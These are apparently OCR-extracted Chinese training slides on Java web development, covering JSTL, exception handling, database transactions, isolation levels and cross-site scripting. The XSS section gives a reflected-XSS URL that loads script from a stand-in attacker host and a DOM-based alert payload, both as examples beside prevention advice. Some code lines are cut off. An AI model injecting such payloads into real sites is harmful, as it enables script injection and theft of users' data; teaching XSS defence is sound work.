
1. value - 要輸出的內容
2. default - value裡面的EL沒有值的時候，顯示的預設值
3. escapeXml - 是否要把輸出特殊標籤(encoding)

➤ `<fmt:parseDate var="parseDate" value="2013-10-14 10:00:00" pattern="yyyy-MM-dd HH:mm:ss" parseLocale="Asia/Taipei" />`


➤ 方法庫 fn –

`<p><input name="foo" value="${fn:escapeXml(param.foo)}"></p>`

# Exception



- Try{...}catch{...}finally{...}





```
try {
    List<Map> lMap = new XXT0_0200_mod().query(INPUT_MANUFACTURER, INPUT_TYPE);

    resp.addOutputData("outputLMap", lMap);
    MessageUtil.setMsg(msg, "查詢完成");
} catch (ErrorInputException eie) {
    Log.error(eie);
    MessageUtil.setReturnMessage(msg, ReturnCode.ERROR_INPUT, eie.getMessage());
} catch (DataNotFoundException dnfe) {
    Log.error(dnfe);
    MessageUtil.setReturnMessage(msg, ReturnCode.DATA_NOT_FOUND, "查無資料la");
} catch (ModuleException me) {
    if (me.getRootException() == null) {
        Log.error("", me);
        MessageUtil.setReturnMessage(msg, ReturnCode.ERROR_MODULE, me.getMessage());
    } else {
        Log.error(me.getMessage(), me.getRootException());
        if (me.getRootException() instanceof OverCountLimitException) {
            MessageUtil.setReturnMessage(msg, me, req, ReturnCode.ERROR_MODULE, "查詢筆數超出系統限制，請縮小查詢範圍");
        } else {
            MessageUtil.setReturnMessage(msg, me, req, ReturnCode.ERROR_MODULE, "查詢失敗");
        }
    }
} catch (Exception e) {
    String errMsg = "查詢失敗";
    Log.error(errMsg, e);
    MessageUtil.setReturnMessage(msg, e, req, ReturnCode.ERROR, errMsg);
}
```



Transaction

# 交易管理



內容須包含：Transaction.getDataSet()如何取得連線名稱

# 交易控制

```
Transaction.begin();  
try{  
    theXX_CARS.doDelete(MANUFACTURER, TYPE);  
  
    Transaction.commit();  
} catch (Exception e) {  
    Transaction.rollback();  
    throw e;  
}
```

交易起始，寫在try外

資料異動

交易完成

交易失敗，回到Transaction.begin()狀態

```
DataSet ds = Transaction.getDataSet();  
  
ds.setField("MANUFACTURER", MANUFACTURER);  
if (StringUtils.isEmpty(TYPE)) {  
    ds.setField("TYPE", TYPE);  
}  
  
DBUtil.executeUpdate(ds, SQL_DODELETE_001);
```

## • 如何取得連線名稱

➤ ((JDBCTransaction)userTx).getDataSet(platform):

➤ DynamicDBModule().getDataSet(platform)

➤ TransactionHelper.getInstance().getConnName(platform);

➤ getConnName ("DS\_", null, Platform.NA);

```
StackTraceElement[] stes = t.getStackTrace();
```

```
searchedCaller = stes[searchedIndex].getClassName();
```

```
callerSubStr = searchedCaller.substring(checkCo
```


```
String sysId = callerSubStr.substring(0, callerSubSt
```

```
sb.append(inputStartsWithStr).append(sysId);
```


# 交易四大原則

- 原子性(**Atomicity**)
  - 所有異動都要完成，否則回復至異動前的狀態
- 一致性(**Consistency**)
  - 交易開始前和結束後，資料庫的完整性沒有被破壞
- 隔離性(**Isolation**)
  - 資料庫允許多個交易同時對資料進行更動，並防止多個交易同時執行時由於交叉執行而導致資料不一致
- 持續性(**Durability**)
  - 提交後的資料狀態須保存下來

# 交易控制-連線



# 交易控制-連線



# 隔離等級

Isolation Level	Dirty Read	Unrepeatable Read	Phantom Read
Read Uncommitted	✓	✓	✓
Read Committed		✓	✓
Repeatable Read			✓
Serializable			

1. **Read Uncommitted**:指某個交易可以讀取另一個交易已更新但尚未commit的資料
2. **Read Committed**:只允許讀取已認可的資料（已經成為資料庫永久部分的資料）。
3. **Repeatable Read**:鎖定查詢中的資料，以防止其他交易更改資料
4. **Serializable**:某一交易所使用的所有資料表，全部都會被鎖定(交易循序進行)。

# Dirty read

Isolation Level	Dirty Read	Unrepeatable Read	Phantom Read
Read Uncommitted	✓	✓	✓
Read Committed		✓	✓
Repeatable Read			✓
Serializable			

- **Read Uncommitted:** 某個交易可以讀取另一個交易已更新但尚未 commit 的資料
- Dirty read

Time	Transaction1	Transaction2
T1	Read(A) (100)	
T2	Update (100->120)	
T3		Read(A) (120)
T4	Rollback	



# Unrepeatable Read

Isolation Level	Dirty Read	Unrepeatable Read	Phantom Read
Read Uncommitted	✓	✓	✓
Read Committed		✓	✓
Repeatable Read			✓
Serializable			

- **Read Committed:**只允許讀取已認可的資料（已經成為資料庫永久部分的資料）。
- **Unrepeatable read**

Time	Transaction1	Transaction2
T1		Read(A) (100)
T2	Update(A) (100->200)	
T3	Commit	
T4		Read(A) (200)

# Phantom Read

Isolation Level	Dirty Read	Unrepeatable Read	Phantom Read
Read Uncommitted	✓	✓	✓
Read Committed		✓	✓
Repeatable Read			✓
Serializable			


- Repeatable Read: 鎖定查詢中的資料，以防止其他交易更改資料
- Phantom read

Time	Transaction1	Transaction2	A
T1		Read(A) (100)	100
T2	Insert(A) (200)		
T3	Commit		A 100
T4		Read(A) (100 、 200)	200


# XSS

Cross Site Scripting

1. Attacker inserts malicious unfiltered code into application




Attacker



2.

User visits web page and malicious code is returned with the web page



Regular User

3.



Attacker gains control over users data or system via injected exploit

# XSS-Types



- Reflection XSS

➤ `http://localhost:8080/Demos/?username=%3D%E2%80%9C%3E%3Cscript%20src%3D%E2%80%9Dhttp%3A%2F%2Fmyattacksite.com%2Fjs%2Fmalicious.js%E2%80%9D%3E%3C%2Fscript%3E%0A`

- DOM Based XSS

- Http request: `http://www.test.com/hello.html?name=test`

```
<script>
```

```
var pos=document.URL.indexOf(「name=」)+5;
```

```
document.write(document.URL.substring(pos,document.URL.length));
```

```
</script>
```

```
http://www.test.com/hello.html?name=<script>alert(1)</script>
```

- Stored/Persistent XS

# XSS-Preventive measures

- **Encoding:** 進行特殊字元與符號的跳脫或編碼處理
- **白名單:** 過濾輸入字元（**Regular expression**、字串長度）
- **cookies設定HttpOnly:** 禁止前端讀cookies，防hijacking
- 使用安全library 或 framework
- 閱讀XSS Prevention Cheat Sheet

# XSS-Preventive measures

- Servlet(web.xml) filter

```
<filter>
  <description>AjaxFilter</description>
  <display-name>AjaxFilter</display-name>
```

```
<filter-mapping>
    <filter-name>AjaxFilter</filter-name>
    <servlet-name>HttpDispatcher</servlet-name>
    <dispatcher>FORWARD</dispatcher>
    <dispatcher>INCLUDE</dispatcher>
    <dispatcher>REQUEST</dispatcher>
    <dispatcher>ERROR</dispatcher>
</filter-mapping>
```

```
